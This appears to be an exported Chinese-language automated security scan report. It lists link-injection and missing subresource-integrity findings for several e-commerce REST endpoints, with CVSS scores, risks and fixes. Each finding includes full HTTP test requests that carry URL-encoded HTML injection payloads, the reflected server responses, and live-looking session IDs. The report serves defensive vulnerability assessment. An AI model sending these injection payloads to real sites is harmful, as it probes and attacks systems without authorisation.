Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:11 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: "">"

变体- | 4 / 4

差异: 参数 从以下位置进行控制: 15 至:

%22%27%3E%3CA+HREF%3D%22%2FWF_XSRF7596.html%22%3EInjected+Link%3C%2FA%3E

推理: 测试结果似乎指示存在脆弱性, 因为测试响应包含文件“WF_XSRF.html”的链接。

测试请求和响应:

```
GET /order/selectCmsOrderList/0?
pageNum=1&pageSize=%22%27%3E%3CA+HREF%3D%22%2FWF_XSRF7596.html%22%3EInjected+Link%3C%2FA%3E&order
No=&goodsname= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=6cecd9abca2a5797bbb71b3bef6db3f8
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:11 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: "">Injected Link"

链接注入（便于跨站请求伪造）

严重性: 中

CVSS 分数: 6.4

URL: <http://h5config-rest-enterprise.mall.xt.weilian.cn/order/selectCmsOrderList/0>

实体: pageNum (Parameter)

风险: 可能会窃取或操纵客户会话和 **cookie**，它们可能用于模仿合法用户，从而使黑客能够以该用户身份查看或变更用户记录以及执行事务
可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息
可能会在 **Web** 服务器上上载、修改或删除 **Web** 页面、脚本和文件

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

变体- | 1 / 4

差异: 参数 从以下位置进行控制: ① 至:

%22%27%3E%3CIMG+SRC%3D%22%2FWF_XSRF7367.html%22%3E

推理: 测试结果似乎指示存在脆弱性，因为测试响应包含文件“WF_XSRF.html”的链接。

测试请求和响应:

```
GET
/order/selectCmsOrderList/0?pageNum=%22%27%3E%3CIMG+SRC%3D%22%2FWF_XSRF7367.html%22%3E&pageSize=1
5 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=6cecd9abca2a5797bbb71b3bef6db3f8
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:01 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: "'>"

变体- | 2 / 4

差异: 参数 从以下位置进行控制: ① 至:

`%22%27%3E%3CA+HREF%3D%22%2FWF_XSRF7371.html%22%3EInjected+Link%3C%2FA%3E`

推理: 测试结果似乎指示存在脆弱性, 因为测试响应包含文件“WF_XSRF.html”的链接。

测试请求和响应:

```
GET
/order/selectCmsOrderList/0?pageNum=%22%27%3E%3CA+HREF%3D%22%2FWF_XSRF7371.html%22%3EInjected+Link%3C%2FA%3E&pageSize=15 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=6cecd9abca2a5797bbb71b3bef6db3f8
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: close
Date: Fri, 12 Jan 2018 03:21:01 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: "<A HREF="/WF_XSRF7371.html">Injected Link</A>"
```

变体- | 3 / 4

差异: 参数 从以下位置进行控制: ① 至:

`%22%27%3E%3CIMG+SRC%3D%22%2FWF_XSRF7590.html%22%3E`

推理: 测试结果似乎指示存在脆弱性, 因为测试响应包含文件“WF_XSRF.html”的链接。

测试请求和响应:

```
GET
/order/selectCmsOrderList/0?pageNum=%22%27%3E%3CIMG+SRC%3D%22%2FWF_XSRF7590.html%22%3E&pageSize=15&orderNo=&goodsname= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=6cecd9abca2a5797bbb71b3bef6db3f8
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:10 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: ""'>"

变体- | 4 / 4

差异: 参数 从以下位置进行控制: ① 至:

%22%27%3E%3CA+HREF%3D%22%2FWF_XSRF7591.html%22%3EInjected+Link%3C%2FA%3E

推理: 测试结果似乎指示存在脆弱性, 因为测试响应包含文件“WF_XSRF.html”的链接。

测试请求和响应:

```
GET
/order/selectCmsOrderList/0?pageNum=%22%27%3E%3CA+HREF%3D%22%2FWF_XSRF7591.html%22%3EInjected+Link%3C%2FA%3E&pageSize=15&orderNo=&goodsname= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=6cecd9abca2a5797bbb71b3bef6db3f8
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:10 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: ""'>Injected Link"

问题 6 / 11

TOC

链接注入（便于跨站请求伪造）

严重性: 中

CVSS 分数: 6.4

URL: <http://vr-base-rest-enterprise.mall.xt.weilian.cn/pubRole/selectVipRoleList>

实体: goodslevelid (Parameter)

风险: 可能会窃取或操纵客户会话和 cookie, 它们可能用于模仿合法用户, 从而使黑客能够以该用户身份查看或变更用户记录以及执行事务
可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息
可能会在 Web 服务器上上载、修改或删除 Web 页面、脚本和文件

原因: 未对用户输入正确执行危险字符清理

固定值: 查看危险字符注入的可能解决方案

变体-| 1 / 2

差异: 参数 从以下位置进行控制: ③ 至:

`%22%27%3E%3CIMG+SRC%3D%22%2FWF_XSRF7699.html%22%3E`

推理: 测试结果似乎指示存在脆弱性, 因为测试响应包含文件“WF_XSRF.html”的链接。

测试请求和响应:

```
GET /pubRole/selectVipRoleList?goodslevelid=%22%27%3E%3CIMG+SRC%3D%22%2FWF_XSRF7699.html%22%3E
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-base-rest-enterprise.mall.xt.weilian.cn
Accept: */*
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:17 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: "">"

变体-| 2 / 2

差异: 参数 从以下位置进行控制: ③ 至:

`%22%27%3E%3CA+HREF%3D%22%2FWF_XSRF7701.html%22%3EInjected+Link%3C%2FA%3E`

推理: 测试结果似乎指示存在脆弱性, 因为测试响应包含文件“WF_XSRF.html”的链接。

测试请求和响应:

```
GET
/pubRole/selectVipRoleList?goodslevelid=%22%27%3E%3CA+HREF%3D%22%2FWF_XSRF7701.html%22%3EInjected
+Link%3C%2FA%3E HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-base-rest-enterprise.mall.xt.weilian.cn
Accept: */*
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:17 GMT
Content-Type: text/plain; charset=UTF-8
```


变体- | 2 / 2

差异: 参数 从以下位置进行控制: -- 至: %22%27%3E%3CA+HREF%3D%22%2FWF_XSRF7949.html%22%3EInjected+Link%3C%2FA%3E

推理: 测试结果似乎指示存在脆弱性，因为测试响应包含文件“WF_XSRF.html”的链接。

测试请求和响应:

```
GET /goodsRestApi/exportGoodsInfo?
goodsids=&goodsname=&opcode=&goodscode=&gsbmid=&approvaltypeid=&goodslevelid=%22%27%3E%3CA+HREF%3
D%22%2FWF_XSRF7949.html%22%3EInjected+Link%3C%2FA%3E HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:45 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: ""<A HREF="/WF_XSRF7949.html">Injected Link</A>"
```

链接注入（便于跨站请求伪造）	
严重性:	中
CVSS 分数:	6.4
URL:	http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/exportGoodsInfo
实体:	gsbmid (Parameter)
风险:	可能会窃取或操纵客户会话和 cookie，它们可能用于模仿合法用户，从而使黑客能够以该用户身份查看或变更用户记录以及执行事务 可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息 可能会在 Web 服务器上上载、修改或删除 Web 页面、脚本和文件
原因:	未对用户输入正确执行危险字符清理
固定值:	查看危险字符注入的可能解决方案

变体- | 1 / 2

差异: 参数 从以下位置进行控制: -- 至: %22%27%3E%3CIMG+SRC%3D%22%2FWF_XSRF7878.html%22%3E

推理: 测试结果似乎指示存在脆弱性, 因为测试响应包含文件“WF_XSRF.html”的链接。

测试请求和响应:

```
GET /goodsRestApi/exportGoodsInfo?
goodsids=&goodsname=&opcode=&goodscode=&gsbmid=%22%27%3E%3CIMG+SRC%3D%22%2FWF_XSRF7878.html%22%3E
&approvaltypeid=&goodslevelid= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:39 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: ""<IMG SRC="/WF_XSRF7878.html">"
```

变体- | 2 / 2

差异: 参数 从以下位置进行控制: -- 至:

```
%22%27%3E%3CA+HREF%3D%22%2FWF_XSRF7881.html%22%3EInjected+Link%3C%2FA%3E
```

推理: 测试结果似乎指示存在脆弱性, 因为测试响应包含文件“WF_XSRF.html”的链接。

测试请求和响应:

```
GET /goodsRestApi/exportGoodsInfo?
goodsids=&goodsname=&opcode=&goodscode=&gsbmid=%22%27%3E%3CA+HREF%3D%22%2FWF_XSRF7881.html%22%3EI
njected+Link%3C%2FA%3E&approvaltypeid=&goodslevelid= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:39 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: ""<A HREF="/WF_XSRF7881.html">Injected Link</A>"
```


链接注入（便于跨站请求伪造）

严重性: 中

CVSS 分数: 6.4

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/exportGoodsInfo>

实体: approvaltypeid (Parameter)

风险: 可能会窃取或操纵客户会话和 **cookie**，它们可能用于模仿合法用户，从而使黑客能够以该用户身份查看或变更用户记录以及执行事务
可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息
可能会在 **Web** 服务器上上载、修改或删除 **Web** 页面、脚本和文件

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

变体- | 1 / 2

差异: 参数 从以下位置进行控制: 至: %22%27%3E%3CIMG+SRC%3D%22%2FWF_XSRF7897.html%22%3E

推理: 测试结果似乎指示存在脆弱性，因为测试响应包含文件“WF_XSRF.html”的链接。

测试请求和响应:

```
GET /goodsRestApi/exportGoodsInfo?
goodsids=&goodsname=&opcode=&goodscode=&gsbmid=&approvaltypeid=%22%27%3E%3CIMG+SRC%3D%22%2FWF_XSRF7897.html%22%3E&goodslevelid= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:41 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: """

变体- | 2 / 2

差异: 参数 从以下位置进行控制: 至:

%22%27%3E%3CA+HREF%3D%22%2FWF_XSRF7899.html%22%3EInjected+Link%3C%2FA%3E

推理：测试结果似乎指示存在脆弱性，因为测试响应包含文件“WF_XSRF.html”的链接。
测试请求和响应：

```
GET /goodsRestApi/exportGoodsInfo?
goodsids=&goodsname=&opcode=&goodscode=&gsbmid=&approvaltypeid=%22%27%3E%3CA+HREF%3D%22%2FWF_XSRF
7899.html%22%3EInjected+Link%3C%2FA%3E&goodslevelid= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:41 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: ""<A HREF="/WF_XSRF7899.html">Injected Link</A>"
```

链接注入（便于跨站请求伪造）	
严重性：	中
CVSS 分数：	6.4
URL：	http://h5config-rest-enterprise.mall.xt.weilian.cn/order/selectCmsOrderList/2
实体：	pageSize (Parameter)
风险：	可能会窃取或操纵客户会话和 cookie，它们可能用于模仿合法用户，从而使黑客能够以该用户身份查看或变更用户记录以及执行事务 可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息 可能会在 Web 服务器上上载、修改或删除 Web 页面、脚本和文件
原因：	未对用户输入正确执行危险字符清理
固定值：	查看危险字符注入的可能解决方案

变体- | 1 / 2

差异：参数 从以下位置进行控制： 15 至：
%22%27%3E%3CIMG+SRC%3D%22%2FWF_XSRF9132.html%22%3E

推理：测试结果似乎指示存在脆弱性，因为测试响应包含文件“WF_XSRF.html”的链接。
测试请求和响应：

```
GET /order/selectCmsOrderList/2?
```

```
pageNum=1&pageSize=%22%27%3E%3CIMG+SRC%3D%22%2FWF_XSRF9132.html%22%3E&orderNo=&goodsname=
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=ff1d64918bd06bf341f084828da4d7d4
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:32 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: ""'<<IMG SRC="/WF_XSRF9132.html">"
```

变体- | 2 / 2

差异: 参数 从以下位置进行控制: 15 至:

```
%22%27%3E%3CA+HREF%3D%22%2FWF_XSRF9134.html%22%3EInjected+Link%3C%2FA%3E
```

推理: 测试结果似乎指示存在脆弱性, 因为测试响应包含文件“WF_XSRF.html”的链接。
测试请求和响应:

```
GET /order/selectCmsOrderList/2?
pageNum=1&pageSize=%22%27%3E%3CA+HREF%3D%22%2FWF_XSRF9134.html%22%3EInjected+Link%3C%2FA%3E&order
No=&goodsname= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=ff1d64918bd06bf341f084828da4d7d4
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:32 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: ""'<<A HREF="/WF_XSRF9134.html">Injected Link</A>"
```

链接注入（便于跨站请求伪造）

严重性: **中**

CVSS 分数: 6.4

URL: <http://h5config-rest-enterprise.mall.xt.weilian.cn/order/selectCmsOrderList/2>

实体: pageNum (Parameter)

风险: 可能会窃取或操纵客户会话和 cookie，它们可能用于模仿合法用户，从而使黑客能够以该用户身份查看或变更用户记录以及执行事务
可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息
可能会在 Web 服务器上上载、修改或删除 Web 页面、脚本和文件

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

变体- | 1 / 2

差异: 参数 从以下位置进行控制: ① 至:

`%22%27%3E%3CIMG+SRC%3D%22%2FWF_XSRF9193.html%22%3E`

推理: 测试结果似乎指示存在脆弱性，因为测试响应包含文件“WF_XSRF.html”的链接。

测试请求和响应:

```
GET
/order/selectCmsOrderList/2?pageNum=%22%27%3E%3CIMG+SRC%3D%22%2FWF_XSRF9193.html%22%3E&pageSize=15&orderNo=&goodsname= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?sessionId=ff1d64918bd06bf341f084828da4d7d4
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:35 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: "">"

变体- | 2 / 2

差异: 参数 从以下位置进行控制: ① 至:

`%22%27%3E%3CA+HREF%3D%22%2FWF_XSRF9197.html%22%3EInjected+Link%3C%2FA%3E`

推理: 测试结果似乎指示存在脆弱性，因为测试响应包含文件“WF_XSRF.html”的链接。

测试请求和响应:

```
GET
/order/selectCmsOrderList/2?pageNum=%22%27%3E%3CA+HREF%3D%22%2FWF_XSRF9197.html%22%3EInjected+Link%3C%2FA%3E&pageSize=15&orderNo=&goodsname= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=ff1d64918bd06bf341f084828da4d7d4
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:36 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: ""Injected Link"

问题 1 / 3

TOC

SRI (Subresource Integrity) 的检查

严重性: 低

CVSS 分数: 5.0

URL: <http://system-rest-enterprise.mall.xt.weilian.cn/>

实体: (Page)

风险: 在第三方服务器被破坏的情况下, 站点的内容/行为将更改。

原因: 不支持子资源完整性。

固定值: 将每个第三方脚本/链接元素支持添加到 SRI(Subresource Integrity)。

差异:

推理: 第三方链接/脚本没有浏览器的完整性属性来确认它们未被破坏。

测试请求和响应:

```
GET / HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: system-rest-enterprise.mall.xt.weilian.cn
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 200 OK
Content-Length: 13885
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:10:45 GMT
```

```
<!DOCTYPE html>
<!--[if IE 9]>
<html class="no-js lt-ie10" lang="en"> <![endif]-->
<!--[if gt IE 9]><!--
<html class="no-js" lang="en">
<!--<![endif]-->
```

```
<head>
  <meta charset="utf-8">

  <title>系统登录</title>
```

```

    <meta name="description" content="ProUI is a Responsive Bootstrap Admin Template created by
    pixelcave and published on ThemeForest.">
    <meta name="author" content="pixelcave">
    <meta name="robots" content="noindex, nofollow">

    <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0,
    user-scalable=no">

    <!-- Icons -->
    <!-- The following icons can be replaced with your own, they are used by desktop and mobile
    browsers -->
    <link rel="shortcut icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/favicon.png">
    <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon57.png"
    sizes="57x57">
    <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon72.png"
    sizes="72x72">
    <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon76.png"
    sizes="76x76">
    <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon114.png"
    sizes="114x114">
    <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon120.png"
    sizes="120x120">
    <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon144.png"
    sizes="144x144">
    ...
    ...
    ...
    <!-- END Icons -->

    <!-- Stylesheets -->
    <!-- Bootstrap is included in its original form, unaltered -->
    <link rel="stylesheet" type="text/css"
    href="http://sunui.scn.weilian.cn:12809/se/style/css/bootstrap/bootstrap.min.css"/>
